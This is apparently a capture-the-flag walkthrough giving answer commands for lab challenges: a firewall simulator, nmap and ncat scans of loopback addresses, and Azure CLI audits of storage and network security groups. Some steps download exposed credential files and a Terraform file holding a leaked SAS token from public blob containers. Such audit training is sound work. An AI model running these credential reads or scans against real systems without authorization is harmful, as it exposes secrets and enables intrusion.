
Step 5 - HTTPS GET Request
Lastly, we need to make an HTTPS request to securely access the website:
Grand Hotel
CHALLENGE: Visual Firewall Thinger



An interactive simulator to help understand how firewalls protect different network zones. The firewall must be configured to meet these specific security requirements:

Internet to DMZ: Allow only HTTP and HTTPS traffic

DMZ to Internal: Allow HTTP, HTTPS, and SSH traffic
Internal to DMZ: Allow HTTP, HTTPS, and SSH traffic
Internal to Cloud: Allow HTTP, HTTPS, SSH, and SMTP traffic
Internal to Workstations: Allow all traffic types

SOLUTION: Each section should be configured as below to mark this challenge as complete:
Grand Hotel Parking Lot
CHALLENGE: Intro to Nmap
Learn some basic nmap commands to help connect to the service on Eric's wardriving rig.

SOLUTION:

- When run without any options, nmap performs a TCP port scan of the top 1000 ports. Run a default nmap scan of 127.0.12.25 and see which port is open.
Answer: nmap 127.0.12.25

- Sometimes the top 1000 ports are not enough. Run an nmap scan of all TCP ports on 127.0.12.25 and see which port is open.
Answer: nmap 127.0.12.25 -p-

- Nmap can also scan a range of IP addresses. Scan the range 127.0.12.20 - 127.0.12.28 and see which has a port open.
Answer: nmap 127.0.12.20-28

- Nmap has a version detection engine, to help determine what services are running on a given port. What service is running on 127.0.12.25 TCP port 8080?
Answer: nmap -sV 127.0.12.25 -p8080

- Sometimes you just want to interact with a port, which is a perfect job for Ncat! Use the ncat tool to connect to TCP port 24601 on 127.0.12.25 and view the banner returned.
Answer: ncat 127.0.12.25 24601
The Neighborhood
CHALLENGE: Blob Storage Challenge in the Neighborhood
Audit an Azure storage security configuration to ensure no sensitive data is publicly accessible.
SOLUTION:
Q1. You may not know this but the Azure cli help messages are very easy to access. First, try typing: az help | less
Answer: az help | less
Q2. Next, you've already been configured with credentials az account show | less. Pipe the output to | less so you can scroll. Press 'q' to exit less.
Answer: az account show | less
Q3. Now that you've run a few commands, Let's take a look at some Azure storage accounts. Try: az storage account list | less
Answer: az storage account list | less
Q4. hmm... one of these looks suspicious, i think there may be a misconfiguration here somewhere. Try showing the account that has a common misconfiguration: az storage account show --name xxxxxxxxxx | less

Answer: az storage account show --name neighborhood2 | less
Q5. Now we need to list containers in neighborhood2. After running the command what's interesting in the list?
Answer: az storage container list --account-name neighborhood2


Public access is enabled for the blob storage.
Q6. Let's take a look at the blob list in the public container for neighborhood2
Answer: az storage blob list --account-name neighborhood2 --container-name public

Q7. Try downloading and viewing the blob file named admin_credentials.txt from the public container.
💡 hint: --file /dev/stdout should print in the terminal. Dont forget to use | less!
Answer: az storage blob download --name admin_credentials.txt --file /dev/stdout --account-name neighborhood2 --container-name public | less
finish
The Neighborhood

CHALLENGE: Spare Key

An admin accidentally uploaded an infrastructure config file that contains a long-lived Shared Access Signature (SAS) token. Use Azure CLI to find the leak and report exactly where it lives.
SOLUTION:

Q1. Let's start by listing all resource groups az group list -o table This will show all resource groups in a readable table format.
Answer: az group list -o table
Q2. Now let's find storage accounts in the neighborhood resource group az storage account list --resource-group rg-the-neighborhood -o table This shows what storage accounts exist and their types.
Answer: az storage account list --resource-group rg-the-neighborhood -o table

Q3. Someone mentioned there was a website in here. maybe a static website?
try: az storage blob service-properties show --account-name <insert_account_name> --auth-mode login
Answer: az storage blob service-properties show --account-name neighborhoodhoa --auth-mode login

Q4. Let's see what containers exist in the storage account. Hint: You will need to use az storage container list. We want to list the container and its public access levels.
Answer: az storage container list --account-name neighborhoodhoa --auth-mode login

Q5. Examine what files are in the static website container.
hint: when using --container-name you might need '<name>'
Look for any files that shouldn't be publicly accessible!
Answer: az storage blob list --account-name neighborhoodhoa --container-name '$web' --auth-mode login

The file iac/terraform.tfvars should not be publicly accessible.
Q6. Take a look at the files here, what stands out? Try examining a suspect file.
hint: --file /dev/stdout | less will print to your terminal
Answer: az storage blob download --name iac/terraform.tfvars --file /dev/stdout --account-name neighborhoodhoa --container-name '$web' | less

finish
The Neighborhood

CHALLENGE: The Open Door
Audit the Azure network security configuration to ensure production systems aren't exposed to internet attacks. Verify there are no overly permissive Network Security Group (NSG) rules.
SOLUTION:

Q1. Welcome back! Let's start by exploring output formats. First, let's see resource groups in JSON format (the default): az group list. JSON format shows detailed structured data.
Answer: az group list

Q2. Great! Now let's see the same data in table format for better readability az group list -o table. Notice how -o table changes the output format completely!
Both commands show the same data, just formatted differently.
Answer: az group list -o table

Q3. Lets take a look at Network Security Groups (NSGs). To do this try: az network nsg list -o table. This lists all NSGs across resource groups.
Answer: az network nsg list -o table

Q4. Inspect the Network Security Group (web). Here is the NSG and its resource group: --name nsg-web-eastus --resource-group theneighborhood-rg1
Hint: We want to show the NSG details. Use | less to page through the output.
Answer: az network nsg show --name nsg-web-eastus --resource-group theneighborhood-rg1 | less
Q5. Inspect the Network Security Group (mgmt). Here is the NSG and its resource group: --nsg-name nsg-mgmt-eastus --resource-group theneighborhood-rg2
Hint: We want to list the NSG rules.
Answer: az network nsg rule list --name nsg-mgmt-eastus --resource-group theneighborhood-rg2

Q6. Take a look at the rest of the NSG rules and examine their properties. After enumerating the NSG rules, enter the command string to view the suspect rule and inspect its properties.
Hint: Review fields such as direction, access, protocol, source, destination and port settings.
Answer:
az network nsg rule list --name nsg-db-eastus --resource-group theneighborhood-rg1 | less - to inspect the db NSG
az network nsg rule list --name nsg-dev-eastus --resource-group theneighborhood-rg2 | less - to inspect the dev NSG
az network nsg rule list --name nsg-production-eastus --resource-group theneighborhood-rg1 | less - to inspect the production NSG

